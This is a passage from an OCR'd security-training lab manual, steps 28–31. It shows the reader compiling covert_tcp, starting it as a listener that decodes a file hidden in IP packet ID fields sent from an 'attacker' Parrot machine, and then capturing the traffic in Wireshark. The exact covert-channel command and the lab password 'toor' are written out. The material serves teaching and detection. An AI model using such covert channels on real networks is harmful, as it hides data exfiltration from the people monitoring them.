
28. To start a listener, type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.


Activities
Terminal
Sep 11 08:42
root@ubuntu: /home/ubuntu/Desktop/Receive
root@ubuntu: /home/ubuntu
root@ubuntu: /home/ubuntu/Desktop/Receive
ubuntu@ubuntu:~$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
| ^~~~
ubuntu@ubuntu:~/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 999
rt 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID
Server Mode: Listening for data.


29. Now, click Parrot Security to switch back to the **Parrot Security** machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Information Gathering** --> **wireshark**.


Applications
Places
System
Tue Aug 25, 00:54
Parrot Terminal
Terminal Help
Privacy
Education
Office
Internet
Graphics
Sound & Video
Games
Pentesting
Programming
System Tools
Accessories
Universal Access
Other
Most Used Tools
Information Gathering
Vulnerability Analysis
Web Application Analysis
Exploitation Tools
Maintaining Access
Post Exploitation
Password Attacks
Wireless Testing
Sniffing & Spoofing
Digital Forensics
Automotive
Reverse Engineering
Reporting Tools
System Services
DNS Analysis
IDS/IPS Identification
Live Host Identification
Network & Port Scanners
OSINT Analysis
Route Analysis
SMB Analysis
SMTP Analysis
SNMP Analysis
SSL Analysis
amap
dmitry
ike-scan
maltego
netdiscover
nmap
p0f
recon-ng
wireshark

30. ☐ A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.


Applications Places System
Tue Aug 25, 00:54
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$cd Desktop
[attacker@parrot]-[~/Desktop]
$mkdir Send
[attacker@parrot]-[~/Desktop]
$cd Send
[attacker@parrot]-[~/Desktop/Send]
$echo "Secret Message"
[attacker@parrot]-[~/Deskt
$cc -o covert_tcp cover
covert_tcp.c:45:1: warning:
45 | main(int argc, char
| ^~~~
[attacker@parrot]-[~/Deskt
$
ParrotSec
starting wireshark
Enter your password to perform administrative tasks
The application 'wireshark' lets you modify essential parts of your system.
Password:
Cancel
OK


31. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.


Applications
Places
System
Tue Aug 25, 00:57
The Wireshark Network Analyzer (as superuser)
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
eth0
Loopback: lo
any
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 3.2.5 (Git v3.2.5 packaged as 3.2.5-1).
Ready to load or capture
No Packets
Profile: Default

